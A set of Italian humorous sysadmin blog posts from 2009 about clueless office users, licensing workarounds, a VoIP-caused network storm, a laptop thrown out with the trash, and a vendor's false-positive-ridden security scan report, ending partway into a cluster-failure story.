CLT - Che cosa vuol dire quando accanto al nome della persona c'e' una S?

IO - Che l'account e' sospeso perche' l'utente non ha cambiato la password.

CLT - ...quindi?

IO - Quindi cosa?

CLT - Cosa devo farne?

IO - La stessa cosa che fai con tutti gli altri.

...ore dopo...

IO - Come' che questi utenti non li hai passati?

CLT- Perche' sono quelli con la S e tu mi hai detto di saltarli.

CLT - Che cosa vuole dire \$numerodicodice?

IO - C'e' un'elenco di codici appiccicato accanto al monitor...

CLT - Ah... (*guarda l'elenco*)

...dieci minuti dopo...

CLT - Che cosa vuole dire \$altronerodicode?

IO - L'elenco e' sempre accanto al monitor...

CLT - Ah... (*guarda l'elenco*)

Cosa fa' l'applicazione X ?

...dieci minuti dopo...

CLT - Che cosa vuole dire \$ennesimonumerodicodice?

IO - Come' che hai eliminato dal database tutti questi utenti?

CLT- Perche' non sono riuscita a trovare dove la loro posta viene mandata.

IO - Hai domandato all'amministratore dell'ufficio?

CLT- Quale amministratore?

IO - (*pensando: te l'ho fatto vedere 200 volte!*) Quando un'account viene creato c'e' una richiesta, la richiesta ha l'e-mail dell'amministratore che e' responsabile per l'account.

CLT- Oh, beh, no, non ho domandato all'amministratore.

IO - E non pensi che dovresti farlo **prima** di rendere effettive le modifiche? (*hint, hint*)

CLT- Ma dovrei mettermi a cercare tutte le richieste di creazione!

IO - Si. E' il tuo lavoro no?

Oggi ha scoperto le mailing lists, ed ha immediatamente cercato di sottoscriverle **tutte**. Così, tanto per avere qualche cosa da fare nei "ritagli di tempo". Ed e' rimasta **oltraggiata** dal fatto che alcune mailing list abbiano rifiutato la sua sottoscrizione.

CLT- E perche' non potrei sottoscrivere questa mailing list? Chi e' questo "amministratore"?

IO - Hummm... il fatto che la mailing list si chiami "DirettoriFinanziari" e che la descrizione sia "Riservata ai Direttori Finanziari" ti dice niente?

CLT- E che c'entra questo? Cosa hanno di tanto segreto da dirsi? Adesso mando una mail a questo amministratore!

IO - (*indicandole la sua postazione*) Mani sulla tastiera, fai qualche cosa di utile, lavora!

Nota: M.G., se stai leggendo questo, lo so che "Mani sulla tastiera, lavora" era la tua frase preferita. Ma non mi e' uscito niente di meglio al momento.

IO - (*controllando il frutto delle sue fatiche di 3 giorni*) Fammi capire, 3 giorni di lavoro ed hai inserito i dati di 5 persone?

CLT- Be, ma ci sono tutte queste con la "S" da saltare...

IO - T'ho gia' detto almeno cinquanta volte che **non sono da saltare**, sono da fare esattamente come tutte le altre.

CLT- Oh.

IO - Quindi hai inserito i dati di 5 persone.

CLT- No, anche di queste con la S.

IO - Non mi hai appena detto che le hai saltate?

CLT- Si.

IO - Quindi non le hai inserite.

CLT- Si.

IO - "Si" le hai inserite o "Si" non le hai inserite?

CLT- No.

IO - (*cercando di trattenermi e non strozzarla*) No cosa?

CLT- No, non le ho inserite.

IO - Quindi sono solo 5 account in 3 giorni?

CLT- No.

No, vent'anni per omicidio e sevizie al cadavere sono troppi... troppissimi... Il problema e' che di questo passo ci mettera' piu' di vent'anni a passare tutti gli utenti.

Cosa fa' l'applicazione X ?

Davide

17/01/2009 14:13

Una Dragata d'Idea

Ritorna alla carica UL, lo stesso di A Man, A Plan, A Scam e Des. Bugie e Videotapes.

Questa volta, per qualche insano motivo, ha deciso che quello che ci vuole per 'sveltire' le operazioni e' un bel software di amministrazione finanziaria.

Il cerebroleso ha pertanto individuato un bellissimo software, prodotto da una societa' belga di cui taccio il nome, e lo ha 'valutato' (aka: e' riuscito a far funzionare l'installazione). Ha quindi cominciato una campagna di pubblicizzazione del medesimo software per vederlo immediatamente adottato in tutto il globo terracqueo.

Il che non sarebbe un gran problema se non che: 1) il suddetto accrocchio e' solo Windows e 2) costa un patrimonio.

Ecco UL balzare, piroettare agilmente ed inventarsi l'ennesimo paperocchio. Per prima cosa 'rapisce' letteralmente il server acquistato da UL2 per sostituire quello 'seviziato' all'epoca dell'ultimo furto con scasso in ufficio, per seconda cosa installa l'accrocchio. A questo punto c'e' un problemino...

UL vorrebbe l'accrocchio usato da pigs+dogs, ma e' dotato di un'unica copia del software single-user/single-server, ci sono quindi varie possibilita':

- 1) si acquistano 'n' copie single-user/single-server e si distribuiscono ai vari uffici periferici
- 2) si acquista una versione "enterprise" dell'accrocchio ed 'n' clients e si distribuiscono i clients in giro per il mondo cosi' che i vari uffici possano usare il server in ufficio da noi.

Ora, soluzione 1) costa una cifra e c'e' il problema che molti uffici non sono dotati di un server Winblows da dedicare alla cosa. Soluzione 2) costa forse di piu', inoltre il problema di mettere il server su Internet e la lentezza del collegamento di alcuni uffici non fa presagire niente di buono.

Ovviamente UL ha preferito *l'altra* soluzione... cioe': si compera UNA licenza single-user/single-server e lo si installa sul server qui da noi in ufficio, dopodiche si fanno collegare i vari uffici usando Remote Desktop cosi' tutti possono usare un singolo server senza dover spendere un capitale...

Voi gia' sapete che succede dopo, giusto?

Taccio dei casini immondi che sono successi quando i vari utenti tentavano di scipparsi la sessione RD l'uno con l'altro... Taccio di quando il database si e' caccato addosso introiando tutti i dati presenti. Taccio anche di quando, per svariati motivi, *qualcuno* si e' accorto che un certo swerver era aperto a disposizione su internet ed ha pensato bene di "usufruire" di svariati gigabyte di spazio su disco riempiendolo di divx et similia (facendo esplodere il backup tra le altre cose).

Fast-forward di qualche giorno, quando uno dei CL arriva da me.

CL - Abbiamo un problema con le stampanti?

IO - ...e' una domanda o un'affermazione?

CL - Diciamo che e' 50% una domanda, 3/4 un'affermazione, 2/3 un'opinione con un pizzico di di dubbio...

IO - Hummm... 50% piu' 3/4 piu' 2/3 e' gia' molto piu' di uno... comunque, cosa ti comporta tale dubbio?

CL - Il fatto che la stampante sta macinando una foresta di carta da stamani alle 8 e non c'e' modo di spegnerla.

IO - Hummm... si', questo potrebbe essere un'indizio rivelatorio.

Cosa fa' l'applicazione X ?

Così vado a vedere la stampantona, e c'è una montagna di carta che sta debordando dal cestello e minaccia di soffocare il resto dell'ufficio. Ed a giudicare dal tipo di stampe è roba che esce da quell'accrocchio di programma finanziario. Ragion per cui vado a rompere le balle ad UL.

IO - Per caso hai dei problemi con il tuo accrocchio di programma?

UL - Io? No!

IO - Ed hai nessuna idea del perché stia stampando un trilione di copie di vari documenti, tutti sulla stampante dell'ufficio?

UL - Hummm.... la stampa la dobbiamo ancora mettere a posto...

IO - Sì, questo lo avevo intuito...

UL - Il fatto è che noi volevamo che le stampe uscissero sulla stampante dell'ufficio locale, in funzione dell'utente collegato.

IO - Il che è un pensiero carino...

UL - Ma apparentemente non c'è modo di identificare l'utente collegato.

IO - No, questa è l'idea dietro al 'desktop remoto'...

UL - Perciù tutti stampano sulla stampante locale e poi le stampe vengono inviate via posta.

IO -say again...

UL - Hemmm...

Così, non solo UL sta tentando (maldestramente) di aggirare le limitazioni di licenza d'uso dell'accrocchio provocando un casino obbrobrioso. Inorridisco al pensiero di quanto ammonteranno i costi di spedizione di questa schifezza di stampe in giro per l'universo.

Davide

17/01/2009 14:14

Stanno Combinando Qualche Cosa...

O se non altro ci stanno seriamente provando. Ed io non so cosa e' ma ho la vaga impressione che sia qualche cosa che non mi piacera' manco un po'.

Qualche spiegazione e' necessaria.

Tempo addietro, Tom Luseronovic era il supremo detentore del database degli utenti, ed era anche quello che si smazzava la creazione ed il mantenimento di tutti i vari account in giro per l'universo. Poi, causa casini vari, questa attivita' e' stata ribaltata su di me.

Io ho cominciato immediatamente un'operazione di ripulisti stile Mastro Lindo: se non sono **utenti**, sono morti.

Che significa? Ci sono parecchi dei nostri amministratori di uffici periferici per i quali *indirizzo di posta = utente*.

Se uno di questi pisquani pensa che sia una bella idea avere un'indirizzo di mail del tipo sonasegaio@noisalviamoilmondopuntocom, la prima cosa che fa e schissare il bottone e richiedere un'utente chiamato 'sonasegaio'. E fino a poco tempo fa, TomL schissava il bottone e creava l'account senza fiatare. Il che ha portato alla creazione di un baziliardo di utenti 'fasulli', dei quali nessuno legge la mail (o quasi) e di cui le password sono note ed arcinote a pigs+dogs.

Ed il che ha portato ad un casino di problemi proprio perche' questi utenti 'fasulli' non sono monitorati e tutti conoscono le password.

Io ho cominciato subito con una bella operazione di zappatura ed ho imposto una stretta politica sugli utenti: se non e' un'essere umano, niente account. Vuoi un'alias? Ok. Vuoi una mailing list? Ok. Vuoi un'account condiviso? Se ne puo' parlare. Ma non richiedrmi account per cazzate perche' tanto non te li creo.

Il che ha portato parecchi dei nostri Luseramministratori alla crisi. Prima di tutto hanno dovuto leggersi della documentazione (orrore!) per capire che capperò e' una mailing list e perche' e' meglio di un'account condiviso, per seconda cosa adesso si vedono rifiutate richieste di account assolutamente inutili!

Ma c'e' sempre qualcuno (anzi, piu' di uno) che non lo capisce.

In particolare, ci sono il gatto ed il gatto (sarebbe "il gatto e la volpe", ma di volpi in questo caso non c'e' ne' manco una...) dell'ufficio giapponese.

Prima di tutto mi arriva una richiesta per un'account chiamato "richieste d'ufficio". Account respinto con la motivazione "questo non e' un'essere umano" e la solita pappardella attaccata relativa ad account che non sono persone ed ai vantaggi di avere mailing list o aliases invece di account condivisi e yada yada yada.

Non contenti, i due sarchiaponi mi hanno ri-richiesto lo stesso account.

Respinto la seconda volta con CC a DaBoss (che ne ha pieni i marroni di ricevere fatture per dialup dai valori astronomici fatte con account di tale tipo). E per buona misura gli ho zappato la voce dal database, cosi' che non avessero piu' il tastino da schiacciare per richiedere l'account un'altra volta.

Cosi' mi hanno rifilato una sequenza di 'messaggi di errore' del programma di gestione degli account.

Cosa fa' l'applicazione X ?

Messaggi di errore del tipo:

Nome utente deve essere minimo 5 caratteri - il pisquano stava cercando di richiedere un nome utente del tipo 'ruff' (Richieste Ufficio? Ma dai...).

Cognome utente obbligatorio - dopo che ha cambiato il nome utente in "richuff" ed ha inserito "Richieste Ufficio" come 'nome'...

Nome utente non puo' contenere caratteri speciali - Devo dire che 'nome utente' aveva scelto?

Codice di budget obbligatorio - eh eh eh...

Dopo una lartata via mail sul cosa sono gli account utente e perche' non e' necessario un'account per una cazzata di questo tipo, i due pisquani non si sono fatti sentire per un po'. Fino ad oggi.

Adesso i due mi stanno sparando una serie di richieste a raffica, per account di tipo 'ab', 'ac', 'ad'... ed io sono **sicuro** che stanno combinando qualche cosa... ma non sono sicuro di **che cosa**... ed ho quasi paura di chiederlo.

Davide

17/01/2009 14:14

Un CL 'on the rocks', Grazie

CL1 - Mi serve \$nomesoftware, puoi installarlo sul mio pc?

IO - No. Non ho tale software ne' posso ordinarlo o installarlo. Devi parlare con Eric per queste cose.

(indicando Eric a due tavoli di distanza)

CL1 - Puoi dirglielo tu per me?

...sicuro! vuoi anche che mi beva il tuo caffè' al tuo posto?

CL2 - Senti, ti ricordi quelle mail che sono inviate automaticamente e che dicono qualche cosa che non mi ricordo riguardo al fatto che bisognerebbe cambiare la password?

IO - Hemmm... supponiamo di sì'...

CL2 - Io le ho sempre cancellate senza leggerle, solo che adesso non riesco più' a leggere la mia mail e penso che forse avrei dovuto leggerle, tu che ne dici?

...dico che sei un'idiota.

CL3 - Che cosa vuole dire quando il computer fa bip-bip e non si accende?

IO - ...che gli e' capitato qualche cosa di brutto. Cosa gli hai fatto?

CL3 - Hummm... credi che il caffè' che ci ho versato sopra ieri possa avergli fatto male?

...no se era decaffeinato... tu che pensi?

CL4 - *(arriva tutta trafelata)* Ti ricordi di quella cosa di CL5 e di UL che dovevano fare yada yada yada con \$server e poi che avevano dei problemi perche' blah blah yada per via della VPN e che yada yada blah poi c'era il database che yada blah yada e la connessione era lenta perche' il firewall blah yada blah *(20 minuti di babbilamme senza alcun senso)*

IO - *(cercando di trovare un capo ed una coda in tutto quello che ha detto)* errr... hummm.. sinceramente no, non mi ricordo... sei sicura di parlare con la persona giusta?

CL4 - Comunque non ti preoccupare che e' tutto risolto *(e se ne va tutta contenta)*.

Ed io rimango a domandarmi da che cavolo di pianeta e' arrivata stamani.

CL6 - Se io portassi il mio Apple in ufficio e volessi collegarlo alla rete, che dovrei fare?

IO - Parlare con Erik che si occupa di queste cose *(sempre indicando Erik a due tavoli di distanza)*

CL6 - Oh. Bhe', tanto non ho un'Apple, quindi non fa niente.

...sara' il tempo?

CL7 - *(agitando alcuni fogli)* Questa cosa qui, di cui probabilmente non te ne frega niente, e che tu non c'entri assolutamente, e che non puoi farci niente, e che e' stata già' tutta decisa da DaBoss e che si risolvera' automaticamente nei prossimi giorni...

IO - ... e'?

CL7 - Vuoi saperne tutti gli intricatissimi dettagli?

Oh, certo, come no...

un CL si avvicina al galoppo

CL8 - AAAAAGHHH!! Emergenza! Ci serve un'account \$account urgentemente!

Cosa fa' l'applicazione X ?

IO - Devi parlare con l'ufficio personale.

CL8 - Cooosa??? Ma mi serve urgentemente!

IO - E' l'ufficio personale che decide gli account, inoltre, se quello e' per qualcuno che deve lavorare qui sara' qualcuno che l'ufficio personale gia' conosce, lo pagano no?

CL8 - (*allontanandosi con nonchalance*) Ah, si vabbe', ok... fa niente...

...cosa era quello?

CL9 - Mi chiedevo se qualcuno poteva aiutarmi con \$softwarechenoinonusiamo.

IO - Dubito seriamente, dato che noi non usiamo quella roba, quindi non la distribuiamo ne' supportiamo.

CL9 - Ma... e' un comune prodotto software.

IO - Ma non e' distribuito o supportato da noi. Rivolgiti all'assistenza tecnica del produttore.

CL9 - Eh... non credo di poterlo fare...

IO - (*che gia' immagino il perche' ma non fa niente*) E allora non e' che ci sia molto da fare.

CL9 - Non e' che e' possibile ottenere una copia di \$nuovaversione?

IO - Dato che non **non distribuiamo** quella roba...

CL9 - Ma si trova normalmente su \$notocanaleP2P...

IO - Si... con gli stessi problemi della versione che hai adesso?

Legalita'... questa sconosciuta...

CL10- Quel software che tu non conosci e di cui non te ne frega niente mi ha appena dato un messaggio di errore che io non ho letto e non ho capito, comunque ho schiacciato "continua"...

IO - ...e?

CL10- Mi domandavo se avevo fatto la cosa giusta...

Ti piacerebbe avere il mio monitor come cappello?

Questa qui' invece e' l'archetipo del CL, non si rivolgeva a me ma l'ho beccata alla macchina del caffe' ed era troppo bella:

CL - (rivolta ad un altro CL) Odio quando la gente mi manda delle mail che io non capisco per niente.

Dovrebbero saperlo che io di computer e di tecnologia in generale non capisco un tubo anche se ho lavorato con computer e tecnologia per oltre dieci anni! Ed e' cosi' imbarazzante domandare a qualcuno perche' si aspettano che tu capisca quello che dici e quello che fai!

...che devo aggiungere?

Davide

17/01/2009 14:15

Non Toccate Quei Cavi!

E' un noioso martedi' di meta' ottobre, piove noiosamente, tutto sembra tranquillo e noioso. Nella sala riunioni accanto stanno tenendo una noiosa riunione. E' talmente noioso che pure la mia tazza del caffe' si sta annoiando.

All'improvviso, una finestrella mi informa che 'ICQ: account XXXXXX has been disconnected'. Hummm... mi sono perso la connessione ICQ. Vabbe'. Clicco e mi riconnetto. Ma dopo 10 secondi mi disconnette di nuovo. Oh bella. Abbiamo problemi di rete?

Un Ping al router mi dice di si. 70% dei pacchetti persi.

Ah-hemmm... il router e' in questo edificio, quindi e' un problema di rete locale, non di rete globale. E' il momento di girare il problema ad Erik.

IO - Ehi, Erik! Abbiamo dei problemi sulla rete locale credo.

ER - Ah, ecco perche' salti dentro e fuori da ICQ come una rana...

Un rapido controllo e scopriamo che praticamente la rete funziona a singhiozzo. Ok, e' il momento di trasferirci in Sala Macchine. Li' giunti vediamo che tutti gli switch della rete interna lampeggiano all'unisono.

ER - Questo mi puzza di broadcast storm.

IO - E mi sai che hai ragione.

Io do' un'occhiata al router, che mi dice che 3 o 4 macchine stanno inviando pacchetti broadcast come dei matti. Erik va a recuperare il suo sniffer e comincia a guardare che casino succede.

Ok, e' un multicast storm. Abbiamo l'80% dei pacchetti inviati che sono di multicast, ed e' qualche cosa sulla rete interna che sta andando in palla, non arriva da fuori.

Erik fa un reboot di tutti gli switch, tanto per vedere se questo fa qualche cosa. La rete si calma un'attimo e dopo un minuto ricomincia ad andare nel pallone. Il nostro pensiero si volge immediatamente ai pisquani che sono in riunione, con i loro laptop (stracarichi di virus di sicuro). Ma la riunione e' in corso da ieri, mentre solo ora pare che ci sia qualche cosa di sbagliato. Quindi l'idea e' accantonata per il momento.

Dopo un po' di smadonnamenti (staccare gli switch uno alla volta in modo da isolare un ramo della rete alla volta), rintracciamo il "colpevole" in un blocco di 20 connessioni. Tutte facenti capo al secondo piano dell'edificio. Stranamente questa volta \$noiguardiamolebellestelline non c'entra... e dire che sono leggermente dispiaciuto e' dire poco...

Con 'sniffamenti' successivi riduciamo il numero di possibili colpevoli a 4. Erik stacca un cavo dallo switch e... silenzio!

IO - ...a\$\$. Io hai beccato al primo colpo!

ER - (*guardando lo switch silenzioso*) Cosi' pare...

IO - Non e' che mi dici un cavallo per la corsa di sabato eh?

Aspettiamo una decina di minuti. Niente. Tutto tace. Un singolo cavo ha rimesso a posto la situazione. Tracciamo il cavo all'indietro nel marasma dei collegamenti, ci annotiamo a quale connessione di rete appartiene e ci avviamo alla missione di distruzione.

Cosa fa' l'applicazione X ?

Dopo un po' di girovagare nell'ufficio (le connessioni non sono messe giu' in modo molto logico...) individuammo la connessione giusta in un'ufficio parzialmente in disuso (c'e' solo un CL che lo occupa di straforo).

Entriamo e vedo subito qualche cosa che non mi piace. I nostri (maledetti) telefoni VoIP hanno due connessioni di rete, una si suppone che serva per la connessione alla LAN, mentre l'altra dovrebbe servire per connettere un PC (o altro apparato) alla LAN senza usare due connessioni separate. In questo caso **entrambe** le porte sono connesse alla rete mediante due cavi di rete.

Il che spiega il multicasting: il povero telefono persiste nel domandare "chi ha l'IP XXXX?" ed a risponderci "io! io!", inoltre il povero switch vede all'improvviso lo stesso MacID su due porte e va completamente nel pallone!

IO - (rivolto al CL nell'ufficio indicando il telefono) Chi ha fatto questo?

CL - Io. Mi sembrava piu' ordinato cosi'. Perche'?

IO - Non hai notato le etichette appiccicate al telefono (*quelle che dicono LAN e PC rispettivamente*)?

CL - Si' che le ho notate, ma non c'e' nessun PC qui'...

IO - E non hai notato che da quando hai attaccato questo cavo l'intera rete va a singhiozzo?

CL - Hemmm.. effettivamente ho notato che stamani andava molto meglio...

IO - E non hai pensato a **chiamarci** prima di rimaneggiare i cavi?

E cosi' una nuova politica viene inaugurata: **prima di smanettare con i cavi di rete chiamare/domandare all'IT competente!**.

Davide

17/01/2009 14:15

Quando NON Ti Prendono Alla Lettera

AUUUUUUUUGGGGGHHH!!! Non e' possibile! La mia gia' scarsa fiducia nel genere umano ha subito un'ennesimo tracollo! Di questo passo altro che futuro alla Star Trek dove "normali" individui usano sofisticatissimi equipaggiamenti supertecnologici senza mai fare 'azzate... finiremo in un futuro alla 'Eloi'.

Allora, molti si ricorderanno di quando, in un'impeto, dissi al CL di turno preoccupato che il suo lapdog potesse essere rubato di avvertirlo al tavolo... e di quello che successe dopo. E se non ve lo ricordate potrete andare a leggervelo qui.

Ebbene, dato l'andazzo di questo posto, con ladri e sicofanti che passano un giorno si e l'altro pure, la preoccupazione dei vari CL lapdog-dotati e' comprensibile. A me e' sempre incomprensibile il motivo per cui tali lapdog non vengono portati a casa, come dovrebbero essere, ma non facciamo domande troppo difficili che potrei spaventarmi per le risposte.

Rewind a qualche giorno fa

E troviamo me, intento a fare da supporto teNNico per l'intero ufficio in quanto a) Erik e' ammalato, b) il sostituto di Erik e' ammalato, c) il sostituto del sostituto e' ammalato, d) il sostituto del... ok, avete capito. Quindi mi sto smazzando le varie richieste quando mi arriva CL, fresco fresco, a recuperare il suo **nuovo** lapdog.

Lo consegno, mi annoto il numero di serie ed il macid della scheda di rete e gli consegno anche il regolamento cavo di sicurezza, spiegandogli bene (ancora un po' e gli facevo i disegni) di assicurare il lapdog al tavolo ogni volta che si muove e di portarselo a casa alla sera.

CL - Ma non posso lasciarlo in ufficio?

IO - Se hai voglia puoi domandare a quei due la (indicando DaBoss e MrX) di quando i loro lapdog hanno preso il volo.

CL - Lo metto nel cassetto...

IO - No.

CL - Nell'armadio...

IO - No.

CL - Lo chiudo a chiave...

IO - No.

CL - Lo metto...

IO - Quale parte di "no" non e' chiara?

CL - Ma...

IO - Senti bene: qui ogni due per tre passano i ladri, e' meno di un mese che ci siamo trovato la porta sfondata, domanda pure a Sander di quando si fregarono l'intera cassaforte. Quindi le regole sono le seguenti: se lasci il lapdog in ufficio e questo sparisce il costo dello stesso verra' scalato dal tuo salario. Non importa di dove lo hai messo. E se lasci il lapdog incustodito su un tavolo e questo sparisce il costo dello stesso sara' addebitato PIU' il rimpiazzo. Quindi portati a casa sto coso o fai domanda per un desktop.

CL - Ma se lo assicurassi bene...

IO - Si, come no, avvita...no, lascia stare...

Mi trattengo dal fargli la battuta e lo spedisco via con la raccomandazione di portarsi il laptop a casina.

Fast-forward ad oggi

Cosa fa' l'applicazione X ?

Sono appena arrivato in ufficio e mi sto togliendo il casco ed i guanti quando DaBoss compare all'improvviso e comincia a parlarmi del "supermeeting a cui tu dovresti andare per dare una mano all'organizzazione della rete e yadayadayada...".

Io ancora non ho capito perche' **IO** dovrei andare ad aiutare ad organizzare un meeting, ma le mie proteste vengono tagliate dall'arrivo di CL, con un'espressione piuttosto preoccupata.

CL - Mi sa che ci ho un problema.

IO - Ti sa, o ce lo hai?

CL - Dunque... ti ricordi di quando mi hai detto di portarmi a casa il laptop e non lasciarlo in ufficio?

IO - Abbastanza chiaramente.

CL - E che mi hai anche detto di non lasciarlo nell'armadio o nel cassetto...

DaBoss, che si e' visto due laptop sottratti, annuisce con aria di approvazione.

IO - E...

CL - E allora ho pensato di lasciarlo in un posto non troppo ovvio...

IO - Per esempio il salotto di casa tua?

CL - No... ma adesso e' sparito...

IO - (trattendendo le bestemmie) E dove lo avresti lasciato *ignorando completamente le mie raccomandazioni e le regole di condotta?*

CL - Dunque... sai che ci sono questi contenitori di plastica ogni due o 3 scrivanie...

IO - ...contenitori di plastica...?

CL - Quelli blu o verdi, con una specie di chiusura... lo avevo lasciato li' dentro, ma adesso non c'e' piu'...

Io guardo DaBoss, DaBoss guarda me... poi...

IO e DaBoss (in coro) - Intendi I CONTENITORI DELL'IMMONDIZIA???

CL - Ma sono quasi sempre vuoti...

IO - Forse perche' vengono **svuotati ogni giorno?**

Ebbene si'. Il pisquano ha lasciato il lapdog nuovo di trinca in uno dei contenitori per l'immondizia.

CL - Che possiamo fare?

IO - (indicando dalla finestra) L'immondiazzo e' in quella direzione, a circa 7 Km di distanza, se fai in fretta forse riesci a trovarlo prima che lo infilino nell'inceneritore.

CL - Hemmm...

IO - Oppure puoi semplicemente assicurarti di avere 2*costo del laptop sul tuo conto corrente.

Forse dovremmo incominciare a far pagare **in anticipo**... tanto lo sappiamo gia' che cosa succede.

Davide

17/01/2009 14:16

La Verifica (2)

Oggi ho avuto uno strano flash-back di quando \$immensasocieta pretese una "verifica della sicurezza" della rete interna di \$megaditta per la quale lavoravo. E' da non credere che sono passati quasi due anni da allora.

Per chi non si ricordasse l'episodio e non avesse voglia di andarselo a leggere (e se ne avete voglia lo trovate qui), riassumero' brevemente la cosa: un'impedito mentale esegue un programma (scritto da un cerebroleso) che fa un qualche portscan e produce un report. Il report e' poi usato dall'impedito per un meeting con \$megaboss durante il quale vengono evidenziati "orribili buchi di sicurezza" e si cerca quindi di convincere \$megaboss a firmare un'immane contratto (con pagamento prontacassa) per la correzione dei problemi. Problemi che, in molti casi, sono **causati** dagli stessi impediti che usano tali software.

Ok, basta con la favola e sotto con la storia.

DaBoss - Mai sentito parlare di \$societadisicurezza?

IO - (attingendo ai miei malfunzionanti banchi di memoria) Hummm... mi pare che \$tipocheeraquiprimadite avesse fatto un qualche accordo con loro, ma non mi pare ne abbiamo mai fatto niente.

DB - Perche' mi e' appena arrivata una lettera da questa gente e vogliono sapere se vogliamo rinnovare il nostro contratto per \$megacifra.

IO - (boccheggiando e cercando di immaginarmi con quanti zeri si scrive tale numero) ...hu...

DB - Ecco appunto, quindi prima di dirgli si o no volevo sapere se e' una roba utile o no.

IO - Hemmm... non saprei. Adesso vedo.

Cosi' comincio a guardarmi st'affare. Ok, e' un'ennesimo port-scanner con interfaccia point-and-drool. Riporto a DaBoss.

DB - E secondo te e' utile?

IO - Mah... ste' cose lasciano un po' il tempo che trovano. In genere non servono ad un tubo, qualche volta sono utili perche' segnalano cose che uno potrebbe aver dimenticato, ma pagare una cifra simile per questo coso no. Non mi sembra proprio utile.

DB - A quanto pare nel nostro contratto che e' vicino alla fine ci sono un certo numero di 'scanning' compresi che noi non abbiamo mai usato. Perche' non ne usiamo uno e poi vediamo se i risultati sono utili o no?

IO - Ok, mi pare una buona idea.

DB - Ok, allora prima facciamo sta cosa e poi ne discutiamo con questa gente, ma sii "considerato" durante il meeting. Non come il tuo solito!

IO - ?? come sarebbe a dire??

Cosi' eseguo questo 'scan'. E tanto per divertirmi lo punto su uno dei server 'esterni'. I risultati sono... hummm... interessanti. Per completare la cosa DaBoss organizza una bella conferenza telefonica con un tipo di questa societa'. Il tipo, per comodita', lo chiamero' CL. Eccoci quindi attorno al telefono.

DB - Dunque, prima di decidere se vogliamo rinnovare o no questo contratto abbiamo fatto una prova, ed abbiamo qualche dubbio che forse voi dall'altra parte del telefono potreste risolvere.

CL - Certamente.

DB - Ecco, allora ti passo D. che e' il nostro SysAdmin.

IO - Guardando questo rapporto, noto che avete identificato una vulnerabilita' "grave", 8 vulnerabilita' "medie" e 13 vulnerabilita' "a basso rischio". Il tutto con uno scanning che ha rivelato **UNA** sola porta disponibile: https. Non e' un po' eccessivo?

CL - Il nostro sistema classifica le vulnerabilita' in funzione delle possibilita' che queste consentono ad un'eventuale attaccante dall'esterno.

Cosa fa' l'applicazione X ?

IO - Ok, vediamo quindi questo elenco (*sfogliando il 'rapporto'*), riportate come "grave" /cgi-bin/excite.
CL - Esatto.
IO - Ma non c'e' sul nostro server.
CL - Come non c'e'?
IO - No, non ce lo abbiamo sul server. Questo coso non e' li'.
CL - Hemmm... be'... e' possibile che sia un falso positivo...
IO - Quello che pensavo pure io. Ma come e' possibile che l'unica 'grave' vulnerabilita' sia un falso positivo?
CL - Il nostro sistema esegue una scansione e, se trova una corrispondenza positiva la riporta, ovviamente non eseguiamo una vera penetrazione.
IO - Ok, andiamo avanti. Tra le vulnerabilita' "medie" mi indicate la presenza di JRun 2, JRun 3, JRun 4, TomCat, Tivoli Administration Server, Sybase ed un'altra barcata di roba... ora, a parte che installare tre diverse versioni di JRun sulla stessa macchina e farle funzionare e' un po' dura, ma tutta sta roba su quella macchina non c'e' proprio. E qualunque software scritto con un minimo di criterio dovrebbe riuscire ad identificare correttamente una cosa come JRun da una cosa come TomCat (che per altro **non** e' installato).
CL - Ma forse sono installati per default...
IO - ??? SCUSA??? **TRE** diverse versioni di JRun? Hai idea di quanto costano di licenza? Per non parlare di roba come Tivoli o Sybase?
CL - Hemmm...
IO - Ma andiamo oltre, la linea successiva mi dice che accedere a \$urlenormementelungo ridirige su \$urlmoltopiucorto, e quindi conclude che il server accetta URL come "../", guarda caso \$urlmoltopiucorto e' una pagina "not found", ed e' la pagina standard sui cui si redirige digitando **qualsiasi** URL che non sia presente sul server. Come fate a dire che il server accetta "../" quando, evidentemente, non e' cosi'?
CL - Hummm... be'... il fatto e' che il vostro server e' dietro ad un firewall...
IO - E quindi?
CL - Di solito quando facciamo gli scan chiediamo che il server sia disponibile direttamente...
IO - A parte che dubito che una cosa del genere possa dare risultati diversi da quello che gia' abbiamo ottenuto, voglio dire, se non siete capaci di distinguere l'esistenza di un server da una pagina di "non trovato" non vi cambia la vita se c'e' o non c'e' un firewall nel mezzo, ma lo scopo di questo esercizio era di controllare la security di uno dei nostri server **dal punto di vista di un'eventuale attaccante**, quindi **con** il firewall davanti. Rimuovere il firewall renderebbe l'intero esercizio privo di un vero scopo.
CL - Be', ma l'utilita' della scansione e' quella di evidenziare cose che potrebbero essere sfuggite...
IO - E su questo siamo tutti d'accordo credo, ma se io devo guardare tra una marea di falsi positivi per trovare qualche cosa che **forse** e' valido, l'intero esercizio diventa un'immane perdita di tempo.
DaBoss - Possiamo pure dire che l'intero rapporto e' una stronXata mostruosa!

...Ed aveva detto **a me** di essere 'considerato'...

Il resto del meeting e' sostanzialmente tagliato corto, con CL che non e' in grado di difendere i risultati del loro 'scanner' ed io che non ci penso troppo a fargli notare le immani pisquante. Le cose positive che sono saltate fuori sono che 1) non rinnoveremo il contratto e 2) DaBoss ha sghinazzato per due ore.

Se qualcuno e' interessato, questa e' una versione leggermente riveduta e corretta del 'rapporto' (ho rimosso tutti i grafici ed ho camuffato un po' gli IP).

Davide
08/09/2009 12:50

Il Backup Ca\$\$o!!!

Giornatina interessante oggi... andiamo con ordine.

Rewind di circa 2 mesi

Siamo in riunione con \$sysadmingiovaneeerincoglionito (SGR) che sta presentando uno degli ultimi ritrovati della tecnologia moderna: High-Availability Cluster.

SGR- Yada yada yada DRBD, blah blah yada Clustering, Yada yada blah Hearthbeat, blah blah yada, High-availability, yada blah yada, raid! yada yada...

IO - Sì, sì.. tutto bello, ma un backup viene fatto di sta roba?

SGR- Ma non serve il backup! Yada yada DRBD! Yada yada Raid! yada yada high-availability! Yada...

IO - Io dico che un backup serve lo stesso, tanto per stare sul tranquillo.

SGR- ...yada yada DRBD! Yada yada Raid! Yada yada...

IO - Sivvabbe'...

Fast-forward ad oggi

Arrivo in ufficio e noto che SGR pare sulle spine. Non ci metto molto a capire che l'High-Availability cluster e' abbastanza 'down'... poco dopo SGR balza in bicicletta e si dirige alla volta dell'hosting center.

Vabbe', non e' un problema mio quindi...

la scena ora cambia e ci ritroviamo davanti al rack (aperto) presso l'hosting provider, dove SGR sta tentando di far ripartire il suo "high availability cluster". Cluster composto da due server: Server A (SA) e Server B (SB).

